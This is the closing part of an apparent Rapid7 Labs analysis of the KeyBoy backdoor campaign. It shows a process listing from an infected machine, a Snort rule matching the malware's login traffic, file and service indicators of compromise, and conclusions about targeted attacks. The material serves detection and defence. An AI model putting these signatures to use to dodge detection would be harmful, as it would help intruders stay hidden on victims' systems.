VBoxTray.exe                  1820 Console                    0      3,620 K
GrooveMonitor.exe             1868 Console                    0      4,340 K
ctfmon.exe                    1888 Console                    0      3,148 K
jqs.exe                       2040 Console                    0      1,396 K
vmware-usbarbitrator.exe       248 Console                    0      3,180 K
alg.exe                       1380 Console                    0      3,440 K
```

```
wscntfy.exe            1692 Console            0      1,804 K

wuauclt.exe            1116 Console            0      6,568 K

svchost.exe             796 Console            0      4,088 K

cmd.exe                 480 Console            0      2,624 K

tasklist.exe            724 Console            0      4,068 K

wmiprvse.exe           1256 Console            0      5,544 K

C:\WINDOWS\system32>
```

While the interaction with the bots could also be scripted, it might be plausible that the operators of these intrusions might be interacting with their targets exclusively manually to collect different data depending on each individual they infected and the goals they had set for the attack.

Detecting Infections

While these are clearly not widespread attacks and, as in any other targeted attack case, we should not create alarmism for threats that are likely irrelevant for the majority of organizations, we want to share a few indicators that might help identify infections or assist in further research by whoever is interested in this campaign.

Firstly, thanks to the fixed patterns used by the malware in the authentication procedure, we can **detect outbound traffic** from infected hosts with the following simple **Snort** rule:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"KeyBoy Backdoor Login"; flow:to_server; content:"|c4 4c 87 3f 11 1e c4 1a|"; depth:8; sid:1000001; rev:1; classtype:trojan-activity; reference:url,community.rapid7.com/community/infosec/blog/2013/06/07/keyboy-tar geted-attacks-against-vietnam-and-india)
```

The simplest way to identify an infection on a given Windows system, is just to look for the existence of the file **C:\WINDOWS\system32\CREDRIVER.dll** or of a service called **MdAdum**.

We also created a couple of **Yara** rules that you can use to scan your systems your collection of malware samples to identify copies of KeyBoy:

Conclusions

Not a day passes by without hearing of someone hit by a targeted attack. Recently the growth of amount

and scale of targeted attacks has come to the point were they are starting to look **more like opportunistic carpet bombings rather than ninja strikes**. It's common to observe attacks pulled off successfully without any particular sophistication in place, including the incidents described in this post.

It's also getting quite difficult to attribute the attacks to any state-sponsored unit, both because there's a generic lack of strong evidence in such incidents (which is why we refrained from making any statement on the origin of these intrusions) but frankly also because almost **anybody could operate such campaigns** and be reasonably successful. The only differentiation between actors at this point exclusively relies on **identifying the motivations** and the context.

Beware though, just because these attacks are conceptually targeted, it doesn't necessarily mean that they should have a higher priority than any other threat on your security program. Our suggestion remains the same: identify your core assets, recognize the most impactful threats to such assets and inform and protect yourself accordingly.

This research was brought to you by Claudio Guarnieri and Mark Schloesser from Rapid7 Labs.